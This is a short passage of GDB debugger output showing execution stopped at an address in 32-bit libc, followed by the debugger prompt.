0xb7f76a25 in ?? () from /lib/i386-linux-gnu/libc.so.6
gdb$
```